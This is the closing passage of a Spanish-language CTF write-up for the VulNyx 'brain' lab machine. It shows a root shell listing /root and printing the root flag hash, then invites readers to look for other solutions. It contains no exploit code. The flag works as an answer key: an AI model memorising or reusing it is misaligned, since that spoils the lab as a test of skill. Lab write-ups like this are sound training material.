Y conseguimos la última flag de la máquina, el flag de root.

```
root@brain:/home/ben# cd /root
root@brain:~# ls -la
total 36
drwx----- 5 root root 4096 abr 19 2023 .
drwxr-xr-x 18 root root 4096 abr 19 2023 ..
lrwxrwxrwx 1 root root 9 abr 19 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3526 ene 26 2021 .bashrc
drwxr-xr-x 2 root root 4096 abr 19 2023 .debug
drwxr-xr-x 3 root root 4096 ene 24 2021 .local
-rw-r--r-- 1 root root 148 ago 17 2015 .profile
-r----- 1 root root 33 abr 19 2023 root.txt
-rw-r--r-- 1 root root 66 ene 25 2021 .selected_editor
drwxr-xr-x 2 root root 4096 abr 19 2023 .wfuzz
root@brain:~# cat root.txt
08c391c2d775390f54ee859d7395ac68
root@brain:~#
```

Recordad que no es la única solución que existe a esta máquina, hay muchas maneras de poderla resolver, indagar y encontrad nuevas opciones de resolución de este laboratorio tan fabuloso que nos ha presentado VULNYX.COM.

Gracias por vuestra atención.

LABORATORIO: VULNYX.COM

AUTOR WRITEUP: Eduard Bantulà (aka. WireSeed).